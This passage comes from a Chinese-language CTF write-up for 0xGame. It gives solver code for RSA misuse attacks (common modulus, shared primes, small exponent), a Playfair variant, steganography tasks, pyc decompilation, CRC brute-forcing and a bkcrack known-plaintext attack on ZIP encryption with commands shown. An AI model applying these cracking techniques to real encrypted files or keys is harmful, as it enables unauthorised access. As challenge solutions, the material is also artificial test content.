3576784077 + x25 * 3813757427 + x26 * 3320262816 + x27 * 3551464465 + x28 *
3353985098 + x29 * 2447602934 + x30 * 3490733926 + x31 * 3993341361 ==
123274418600692000659,
x0 * 893304126 + x1 * 3166857574 + x2 * 2441202939 + x3 *
3327570642 + x4 * 3669549855 + x5 * 780027614 + x6 * 180713694 + x7 * 2647145856
+ x8 * 2319909284 + x9 * 1561031212 + x10 * 4202799781 + x11 * 573281460 + x12 *
3493520432 + x13 * 3956590471 + x14 * 3037423252 + x15 * 3483144817 + x16 *
275082166 + x17 * 708813902 + x18 * 4034706302 + x19 * 2451646427 + x20 *
1709043422 + x21 * 3508904880 + x22 * 3914395210 + x23 * 1390932539 + x24 *
724980967 + x25 * 3605577362 + x26 * 523257167 + x27 * 869314102 + x28 *
921376992 + x29 * 3327052711 + x30 * 513275795 + x31 * 3636241417 ==
157486161096751655213,
x0 * 2312777622 + x1 * 1817334395 + x2 * 1138529684 + x3 *
3773604428 + x4 * 1935211151 + x5 * 2213289840 + x6 * 377676625 + x7 *
1196080510 + x8 * 1199201227 + x9 * 2631999064 + x10 * 2323693808 + x11 *
3341119621 + x12 * 4082235941 + x13 * 1108916057 + x14 * 4084043198 + x15 *
3777740051 + x16 * 625149649 + x17 * 2152448475 + x18 * 2880243061 + x19 *
2428704446 + x20 * 747636324 + x21 * 3509162185 + x22 * 2883831894 + x23 *
414518377 + x24 * 3814902119 + x25 * 2824636355 + x26 * 247901663 + x27 *
386586108 + x28 * 1765102390 + x29 * 18084913 + x30 * 3764887142 + x31 *
1394818146 == 123317982529357675593,
x0 * 2391932865 + x1 * 1997583865 + x2 * 3809734451 + x3 *
92863853 + x4 * 252092837 + x5 * 4213171834 + x6 * 935980948 + x7 * 2427304675 +
x8 * 2544835044 + x9 * 1740512234 + x10 * 2320698790 + x11 * 1671324494 + x12 *
3667386361 + x13 * 4067418541 + x14 * 157438085 + x15 * 2118582852 + x16 *
1441120116 + x17 * 2280200848 + x18 * 4208695179 + x19 * 1106492516 + x20 *
2587300334 + x21 * 3381272823 + x22 * 372050960 + x23 * 428062772 + x24 *
1286515897 + x25 * 22829630 + x26 * 1687635288 + x27 * 148405470 + x28 *
1814450870 + x29 * 1463318313 + x30 * 3619227493 + x31 * 3925731221 ==
126768559219496596529,

```


x0 * 2347575350 + x1 * 1308889115 + x2 * 816706 + x3 * 170180207 +
x4 * 685204177 + x5 * 288117352 + x6 * 1596053028 + x7 * 4247787399 + x8 *
31917025 + x9 * 2353281381 + x10 * 3185744134 + x11 * 2003614228 + x12 *
1662365886 + x13 * 2980988429 + x14 * 1627703790 + x15 * 611495148 + x16 *
1131728868 + x17 * 1957109115 + x18 * 384617144 + x19 * 1191742837 + x20 *
2946660792 + x21 * 3628902190 + x22 * 1497475406 + x23 * 3239518215 + x24 *
3998343997 + x25 * 2046453265 + x26 * 4212348310 + x27 * 1965589374 + x28 *
1828186543 + x29 * 1017928266 + x30 * 1620042354 + x31 * 727553879 ==
127606112624935498339,

x0 * 832094402 + x1 * 3314572044 + x2 * 488868442 + x3 *
1841935151 + x4 * 1171324799 + x5 * 3471299188 + x6 * 2551569670 + x7 *
2706142177 + x8 * 1413270141 + x9 * 2799345217 + x10 * 1736078138 + x11 *
2640026379 + x12 * 3309523775 + x13 * 708228019 + x14 * 187736002 + x15 *
104108754 + x16 * 2004810 + x17 * 3509194834 + x18 * 1101418726 + x19 *
3213850540 + x20 * 3057147817 + x21 * 2872087805 + x22 * 2543533871 + x23 *
1405445933 + x24 * 3453063846 + x25 * 4186228310 + x26 * 2620809382 + x27 *
2719800494 + x28 * 2919918455 + x29 * 216899503 + x30 * 2182290754 + x31 *
674368800 == 146513328826081369964,

x0 * 3379659353 + x1 * 31185134 + x2 * 2705610804 + x3 *
1311536103 + x4 * 660262997 + x5 * 1502856668 + x6 * 826236852 + x7 * 1397745099
+ x8 * 2502632519 + x9 * 3208481979 + x10 * 2304290531 + x11 * 315497265 + x12 *
997141305 + x13 * 1495605164 + x14 * 1363724399 + x15 * 228866868 + x16 *
2175251957 + x17 * 3389971630 + x18 * 3635887769 + x19 * 1257419666 + x20 *
1525795938 + x21 * 3607149798 + x22 * 3014126932 + x23 * 3279147474 + x24 *
298781431 + x25 * 459143014 + x26 * 219295357 + x27 * 1281424290 + x28 *
57884126 + x29 * 3878979772 + x30 * 2624360304 + x31 * 2540908447 ==
125780026597502848309,

x0 * 4141491113 + x1 * 388348346 + x2 * 2889238267 + x3 *
3733701272 + x4 * 1601705709 + x5 * 1456475651 + x6 * 948577705 + x7 * 697474119
+ x8 * 3725363803 + x9 * 3494425037 + x10 * 2404375304 + x11 * 1395091741 + x12
* 2014936811 + x13 * 3226479938 + x14 * 97991957 + x15 * 2571009732 + x16 *
2169251700 + x17 * 445613394 + x18 * 3338254578 + x19 * 3100217642 + x20 *
450233404 + x21 * 1452263534 + x22 * 3323263008 + x23 * 1281259019 + x24 *
2881501240 + x25 * 3853647762 + x26 * 3872612425 + x27 * 3625904675 + x28 *
28491161 + x29 * 837865088 + x30 * 3019749606 + x31 * 3755559168 ==
145685276087861502602,

x0 * 868978565 + x1 * 1880902698 + x2 * 2147687639 + x3 *
3919867658 + x4 * 1156685196 + x5 * 1258174623 + x6 * 985400361 + x7 *
2158611251 + x8 * 1736758238 + x9 * 1949766062 + x10 * 2648425083 + x11 *
675668374 + x12 * 1793502003 + x13 * 1336203958 + x14 * 915529071 + x15 *
1122262796 + x16 * 4218938706 + x17 * 3220340687 + x18 * 36734 + x19 *
3241657248 + x20 * 2771578913 + x21 * 29182553 + x22 * 50755641 + x23 *
1762070976 + x24 * 3306888932 + x25 * 2636754670 + x26 * 3631173493 + x27 *
1644653937 + x28 * 2618008158 + x29 * 4191824826 + x30 * 3192806718 + x31 *
2190278270 == 144549374105911908218,

x0 * 136541182 + x1 * 2398358896 + x2 * 2797311504 + x3 *
2901208986 + x4 * 2703442703 + x5 * 2774784461 + x6 * 2896299321 + x7 *
3629629347 + x8 * 2661198340 + x9 * 2375796526 + x10 * 2881309577 + x11 *
3914693638 + x12 * 2474743366 + x13 * 1451731319 + x14 * 2469518941 + x15 *
585788456 + x16 * 1081804477 + x17 * 533018429 + x18 * 1414204985 + x19 *
3497925490 + x20 * 3647335419 + x21 * 1664992968 + x22 * 1447923481 + x23 *
3405490146 + x24 * 249505201 + x25 * 2233596994 + x26 * 1410924969 + x27 *
2337291136 + x28 * 1379480160 + x29 * 744913417 + x30 * 2626213460 + x31 *
433230044 == 152842832971821875727,

$x_0 * 1014008577 + x_1 * 39181748 + x_2 * 1609902830 + x_3 * 63541537$
 $+ x_4 * 1956421427 + x_5 * 2909152377 + x_6 * 3644591420 + x_7 * 2245163593 + x_8 *$
 $4286399149 + x_9 * 1403326636 + x_{10} * 2505241388 + x_{11} * 3866291259 + x_{12} *$
 $2191815293 + x_{13} * 3790086170 + x_{14} * 3670225237 + x_{15} * 4242912516 + x_{16} *$
 $3946904107 + x_{17} * 1837747940 + x_{18} * 3855688508 + x_{19} * 562956386 + x_{20} *$
 $890540326 + x_{21} * 3159132292 + x_{22} * 2704578526 + x_{23} * 2105117563 + x_{24} *$
 $3103140980 + x_{25} * 1827417523 + x_{26} * 483250618 + x_{27} * 3611418104 + x_{28} *$
 $876993421 + x_{29} * 1524092496 + x_{30} * 1409341189 + x_{31} * 3793036452 ==$
 $171784010999187327978,$

$x_0 * 766382107 + x_1 * 1796925795 + x_2 * 2252539335 + x_3 *$
 $349697888 + x_4 * 2128341206 + x_5 * 237551020 + x_6 * 3435605863 + x_7 * 3509292666$
 $+ x_8 * 2464261299 + x_9 * 3708905227 + x_{10} * 306252195 + x_{11} * 1348134057 + x_{12} *$
 $872885862 + x_{13} * 3230301891 + x_{14} * 4223976431 + x_{15} * 2129576385 + x_{16} *$
 $184274380 + x_{17} * 1339568775 + x_{18} * 240471204 + x_{19} * 4208060501 + x_{20} *$
 $3866337301 + x_{21} * 1736393059 + x_{22} * 4084431732 + x_{23} * 3779198617 + x_{24} *$
 $3474528562 + x_{25} * 3227302577 + x_{26} * 1764448184 + x_{27} * 1745641228 + x_{28} *$
 $3436861592 + x_{29} * 3395770976 + x_{30} * 3381022139 + x_{31} * 297539769 ==$
 $159926095018550107875,$

$x_0 * 2905996883 + x_1 * 3368852349 + x_2 * 2813356621 + x_3 *$
 $482055211 + x_4 * 1197172847 + x_5 * 731391015 + x_6 * 2945886565 + x_7 * 3467015148$
 $+ x_8 * 537949256 + x_9 * 2535535996 + x_{10} * 1176357138 + x_{11} * 3396182730 + x_{12} *$
 $2858025536 + x_{13} * 3563590525 + x_{14} * 4141138247 + x_{15} * 3391692063 + x_{16} *$
 $2595437915 + x_{17} * 234965395 + x_{18} * 1117742031 + x_{19} * 3427440116 + x_{20} *$
 $3558609028 + x_{21} * 112305692 + x_{22} * 238895413 + x_{23} * 2820696874 + x_{24} *$
 $1930124190 + x_{25} * 2904137135 + x_{26} * 3600773562 + x_{27} * 54663135 + x_{28} *$
 $968260380 + x_{29} * 2500702039 + x_{30} * 3005295995 + x_{31} * 4136599497 ==$
 $147261348508848582047,$

$x_0 * 3421877383 + x_1 * 444332646 + x_2 * 3066582397 + x_3 *$
 $410262930 + x_4 * 2799546449 + x_5 * 2190731430 + x_6 * 3607309350 + x_7 *$
 $2329930437 + x_8 * 2678982918 + x_9 * 2797446341 + x_{10} * 3884979666 + x_{11} *$
 $757321735 + x_{12} * 272692453 + x_{13} * 1039573000 + x_{14} * 1106227562 + x_{15} *$
 $1967995121 + x_{16} * 3818641657 + x_{17} * 2958463100 + x_{18} * 693634090 + x_{19} *$
 $4116131146 + x_{20} * 3604001650 + x_{21} * 1238373233 + x_{22} * 3200266845 + x_{23} *$
 $3957996712 + x_{24} * 3653451723 + x_{25} * 2961370342 + x_{26} * 3043337802 + x_{27} *$
 $1398445668 + x_{28} * 3133330721 + x_{29} * 679074840 + x_{30} * 3563156569 + x_{31} *$
 $176796959 == 167538035640995956562,$

$x_0 * 3407463393 + x_1 * 2954388381 + x_2 * 3398321376 + x_3 *$
 $703750584 + x_4 * 719140271 + x_5 * 4255500079 + x_6 * 683637205 + x_7 * 3659297114$
 $+ x_8 * 618688496 + x_9 * 2469121759 + x_{10} * 3644135823 + x_{11} * 1311631006 + x_{12} *$
 $3732181084 + x_{13} * 2946211492 + x_{14} * 3723132383 + x_{15} * 1325756630 + x_{16} *$
 $568937023 + x_{17} * 3359219977 + x_{18} * 2395244206 + x_{19} * 4246808660 + x_{20} *$
 $2956191019 + x_{21} * 494313100 + x_{22} * 3493565032 + x_{23} * 2125356358 + x_{24} *$
 $293383341 + x_{25} * 2881003778 + x_{26} * 1563660838 + x_{27} * 2562578871 + x_{28} *$
 $4144554067 + x_{29} * 22718298 + x_{30} * 2390441161 + x_{31} * 3851902251 ==$
 $149364132975709163594,$

$x_0 * 3700867328 + x_1 * 162482258 + x_2 * 172681360 + x_3 * 673608768$
 $+ x_4 * 3896952374 + x_5 * 1606330254 + x_6 * 2557779118 + x_7 * 2839188805 + x_8 *$
 $789655247 + x_9 * 3424210560 + x_{10} * 100545829 + x_{11} * 3936538736 + x_{12} *$
 $1653944730 + x_{13} * 2102833767 + x_{14} * 3306727712 + x_{15} * 599821842 + x_{16} *$
 $2700883336 + x_{17} * 2593372272 + x_{18} * 4217672760 + x_{19} * 1547041783 + x_{20} *$
 $3434126938 + x_{21} * 356726724 + x_{22} * 3095721683 + x_{23} * 2932731911 + x_{24} *$
 $4136374907 + x_{25} * 730165508 + x_{26} * 3627218359 + x_{27} * 2518974159 + x_{28} *$
 $3248668960 + x_{29} * 1495203249 + x_{30} * 2284224748 + x_{31} * 1790575076 ==$
 $139010541840838007430],$

$x_0, x_1, x_2, x_3, x_4, x_5, x_6, x_7, x_8, x_9, x_{10}, x_{11}, x_{12}, x_{13}, x_{14}, x_{15},$
 $x_{16}, x_{17}, x_{18}, x_{19}, x_{20}, x_{21}, x_{22}, x_{23},$
 $x_{24}, x_{25}, x_{26}, x_{27}, x_{28}, x_{29}, x_{30}, x_{31})$

RSA大闯关

考察RSA的一系列错误使用的利用

分别考察：共模攻击、模不互素、多素数相乘下 $\phi(n)$ 的计算、低指数小明文攻击

```
from Crypto.Util.number import *
from gmpy2 import *

def ex_gcd(a, b):
    if b == 0:
        x, y = 1, 0
        return a, x, y
    else:
        d, y, x = ex_gcd(b, a % b)
        y = y - a // b * x
        return d, x, y

# part4
e1, e2 = 823, 827
c1 =
90783615662439239314534332356555484426558559252978497628341706342797824401763861
62361175845447411925452440536363885489221360776073555926463975255326905638922390
56541428468062935779951252777369127600903142337759937291721369829131622326986318
58219833564711503365453319924441354705812010155925469348958036032337144968063755
82266021488376740973566067971171377376696739676668351989078245768566579430312381
78976392889678723089262985494314218867125020369023742056198556256893951939599064
62420008047710193110319940847981262480416333757104350711527014956901960671808266
46094418362227966248990190779434700525127330999576205403
c2 =
12177776162003265214893575222194987257070438203909939490896524118455743796605830
81800343551976284855227224105941840351839090996608344556822304776943712538874165
02606438558662438449764223658853470044814521727682713893846066958635244453868349
84939563686335088776216144173923094121825197018225369010379704707231069719085315
84786896293947900416473353093788327206249757380433564004042942700258502725850917
99629109233288420829911116930569462121312517512023521806336740020811817761896222
40094621381950470130292188270896292285264623566756488080661579679026084947009907
677214940302660119264003701359714404829438298116109098858
n =
14030240067066681750909588505308848034761783265133340312144652793728120334984848
29967669197363099786022833458508478056714258326724150887245949574614746528701251
12075437577014820118940614076326865859526040396596142675707718692308620919040092
9081141117314401603914468010899761593686926338253711107240318817354345905789041
69560164008408195773696655664802276586891306114391775212299039978534964751445261
82481944269112848102126549255327881328547127723342951400320836651993914500573181
55421959795859937645872080008934829472830347990643737088885491045934515364200316
439381396296113975664305689878031662485528015544354270191
_, s1, s2 = ex_gcd(e1, e2)
m = pow(c1, s1, n) * pow(c2, s2, n) % n

# part3
c = m
```

```

n1 =
15366889088720206462365176683482533771475038765899922246304161568426870328374352
41738039665423103183830860618550164494913293022356633005287552730006944001339653
72886423942434405724537801885959774385495633505537952208252858670862017103402713
31833567314282717818053503639202601281184963886414311276063351370392514246631613
91596653055951118281121490293014230149706264202012720076777357562287417849176452
46277355808089739466308146402415983166933753330018639799632001905325520211720699
05740730777328461596141791691176984619646698097163144730290275304802207549132742
312305772773347199117833216411732334271813533947587335221

n2 =
20183388181244396840270604971327234348871288822322010757845683437514931959842693
52411852262033234590781619023397946374007094286762146131425768256216145566967686
32708092151098675535479554558915442446605982805411694605959959798361326669685483
36872337169229971614320624540103986072146724866807104701652693664361940168493838
39700092441963247563938088706578498541545580544719772473021636963656274919460008
94631654747013729269613389861387719640385606215563331046554309754056321131980884
93779517573588399048423998920358946322913978731589449991564968387399262236393754
348689348364331583617892656413994899504317963936066746711

q = gcd(n1, n2)
p = n1 // q
phi = (p - 1) * (q - 1)
e = 0x10001
d = inverse(e, phi)
m = pow(c, d, n1)

# part2
c = m
p =
74447194261899797806331260065953660447629801256490828189012933613329970709947
n =
20419666925499613485775891568155358148943839394775734537368034585311767180244238
20279431442431002038195467272680340686126482697016165252765359529302961780051654
18483322075687830187497816937765473727559364118006595010752227846198185332516397
31256497550016475099346357148477225748760875135981881264142061287345297936082400
92700267723049259261257688980084854149645269724715087902044253045061617087644418
347545737251946830621974361352738393315774363456001260686286821

q = 2 * p - 1
r = n // p ** 2 // q ** 3
phi = p * (p - 1) * (q ** 2) * (q - 1) * (r - 1)
e = 0x10001
d = inverse(e, phi)
m = pow(c, d, n)

# part1
c = m
n =
61553578635593130900790335104330199899957479107753805370559935381319176517030435
62189264439485111036723351086778224756375951358224137158532681564012856044185554
31324158044526583726899983297708791892343086797635158406637491002562992949258023
06716380006559943335403696300844219318648209424221864526219684170323
for k in range(100000000000000):
    if iroot(c + k * n, 5)[1]:
        m = iroot(c + k * n, 5)[0]
        print(long_to_bytes(m))
        break

```

公平竞争

实际上是古典密码playfair的魔改

注意playfair密码中添加 x 的规则以及flag位数

这里通过playfair的基本规则以及加密矩阵初步解出明文：0xGameemmxmp1lyf4irx

再根据添加x的规则以及flag位数判断出中间和末尾的 x 都是要删去的


最终得到结果为 0xGame{emmp1ayf4ir}

MISC

boooooom

注意到password被分成了三个部分并且每个部分都在6字节以下，考虑crc32爆破，使用[现成工具](#)或者写脚本爆破都可以，得到password：You_Know_CRC32

flag.txt里的表情是emojiaes加密



使用[在线工具](#)以及上面的密码再解一次即可

0xGame{8d815cfe-851c-4c8c-b283-858d3f3e8c91}

BabyRe

先是pyc反编译，用[在线工具](#)或者uncompyle6都可以，得到原来的加密代码

```
# uncompyle6 version 3.8.0
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.9.13 (main, Jun 8 2022, 09:45:57)
# [GCC 11.3.0]
# Embedded file name: 1.py
# Compiled at: 2022-08-22 17:01:47
import base64

def encode(str):
    fflag = '0'
    for i in range(1, len(flag)):
        x = ord(flag[i]) ^ ord(flag[(i - 1)])
        x += 30
        fflag += chr(x)

    return base64.b64encode(fflag)

flag = open('flag.txt').read()
enc = encode(flag)
print enc
# okay decompiling flag.pyc
```

可以发现加密函数就是将原flag的每一位与上一位异或的结果再加30最后整体base64加密

于是可以轻松写出解密代码

```
import base64

cipher=open(r"C:\Users\16334\Desktop\out.txt").read()
ccipher=base64.b64decode(cipher)
flag='0'

for i in range(1,len(ccipher)):
    a=ccipher[i]-30
    flag+=chr(ord(flag[i-1])^a)


print(flag)
```

得到flag

```
0xGame{afd9461d-35fb-4e9b-9716-aa83b3ed681a}
```

哥们在这给你说唱

音频的两个经典考点，由描述可知存在deepsound，使用deepsound提取文件时提示需要密码，密码在silenteye里



直接提取就行

```
0xGame{5d4d7df0-6de7-4897-adee-e4b3828978f8}
```

不太普通的图片

stegsolve可以发现在rgb0通道有明显的lsb特征，可是stegsolve却解不出来，猜测是带密码的lsb，同时在b0通道可以发现密码：0xGameyyds



使用[cloacked-pixel](#)解一下即可

```
0xGame{Hidd3n_1n_Pic}
```

隔空取物

由提示可知这里用的是zip传统加密，同时可以看到压缩包内部是png文件，而png文件头的16字节是固定的，这时候就可以使用已知明文攻击的方法解开压缩包

需要使用的是[bkcrack](#)，png头对于png本身的偏移量是0，所以构造攻击命令

```
echo 89504E470D0A1A0A0000000D49484452 | xxd -r -ps > png_header  
bkcrack -C flag.zip -c flag.png -p png_header -o 0 >1.log
```

跑个几分钟就可以得到密钥

```
ab7d8bcd 6ce75578 4de51c12
```

然后拿来提取文件

```
bkcrack -c flag.zip -c flag.png -k ab7d8bcd 6ce75578 4de51c12 -d flag.png
```

这样就可以成功得到flag.png

最后发现图片crc值错误，脚本爆破一下就可以得到正确宽高：1080x608

```
import binascii
import struct

crcbp = open("1.png", "rb").read() #打开图片
crc32frombp = int(crcbp[29:33].hex(),16) #读取图片中的CRC校验值
print(crc32frombp)

for i in range(4000): #宽度1-4000进行枚举
    for j in range(4000): #高度1-4000进行枚举
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        #print(crc32)
        if(crc32 == crc32frombp): #计算当图片大小为i:j时的CRC校验值，与图片
            #中的CRC比较，当相同，则图片大小已经确定
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

最后得到flag

```
0xGame{D0_Y0u_L1k3_89504E47?}
```